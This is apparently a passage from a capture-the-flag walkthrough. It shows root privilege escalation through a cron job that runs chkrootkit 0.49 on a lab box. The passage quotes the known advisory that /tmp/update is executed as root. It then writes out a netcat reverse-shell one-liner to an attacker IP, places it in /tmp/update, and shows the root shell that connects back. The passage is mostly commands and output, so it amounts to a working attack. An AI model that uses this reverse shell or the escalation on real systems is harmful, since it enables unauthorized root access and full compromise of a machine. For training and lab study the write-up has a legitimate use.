-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828    66 Jun 27  2020 .selected_editor
-rwxrwxrwx 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828    32 Aug 27  2020 user.txt
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$
```

Run the file and see what it run. Basically file is run basics bash command like date, shutdown, read /etc/passwd file etc.




```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./honeypot.decoy
--------------------------------------------------

Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.

Option selected:1

Mon 10 Jun 2024 07:10:58 AM EDT
--------------------------------------------------
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./honeypot.decoy
--------------------------------------------------

Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.

Option selected:2

     June 2024
Su Mo Tu We Th Fr Sa
                   1
 2  3  4  5  6  7  8
 9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30
--------------------------------------------------
```

But option 5 is looking interesting it run AV scan.




```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./honeypot.decoy
--------------------------------------------------

Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.

Option selected:5

The AV Scan will be launched in a minute or less.
```

Download the **pspy64** and see what it can run in background.
Start the python server and download the file. Make it executable




```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:/tmp$ wget http://192.168.45.200/pspy64
--2024-06-10 07:15:55--  http://192.168.45.200/pspy64
Connecting to 192.168.45.200:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                            100%[=================================================================================>]   2.96M  1.77MB/s    in 1.7s

2024-06-10 07:15:57 (1.77 MB/s) - ‘pspy64’ saved [3104768/3104768]
```

Run the file.
We can see in the pspy64 there is file called **script.sh** is run behalf of the root user and performing that task and it used **chkrootkit version 0.49**.



```
2024/06/10 07:21:01 CMD: UID=0     PID=9170   | /usr/sbin/CRON -f
2024/06/10 07:21:01 CMD: UID=0     PID=9171   | /bin/sh -c /bin/bash /root/script.sh
2024/06/10 07:21:01 CMD: UID=0     PID=9172   | /bin/bash /root/script.sh
2024/06/10 07:21:01 CMD: UID=0     PID=9175   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9174   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9173   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9176   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9189   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9190   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9191   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9195   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9194   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9193   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9192   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9197   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9196   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9200   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9199   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9198   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9201   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9204   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9203   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9205   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9207   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9206   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9208   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9211   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0     PID=9210   | /bin/sh /root/chkrootkit-0.49/chkrootkit
```

Let's search on google for exploit of **chkrootkit 0.49** version




exploit-db.com/exploits/33899

```
      if [ "${QUIET}" != "t" ]; then echo "not infected"; fi
         return ${NOT_INFECTED}
   fi
}


The line 'file_port=$file_port $i' will execute all files specified in
$SLAPPER_FILES as the user chkrootkit is running (usually root), if
$file_port is empty, because of missing quotation marks around the
variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.
```

Create a file in **/tmp** folder and add reverse listener into it.


```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.200 1234 >/tmp/f"
> update
```

```
chmod +x update
```




```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:/tmp$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.200 1234 >/tmp/f" > update
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:/tmp$ chmod +x update
```

One's again run the **honeypot.decoy** file with **AV** scan. And start the listener on your system.



```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./honeypot.decoy
--------------------------------------------------

Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.

Option selected:5

The AV Scan will be launched in a minute or less.
--------------------------------------------------
```

Finally we are now **root** user of the system.



```
┌──(root#Bhavesh)-[~/Tool]
└─# rlwrap -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.200] from (UNKNOWN) [192.168.225.85] 49720
sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```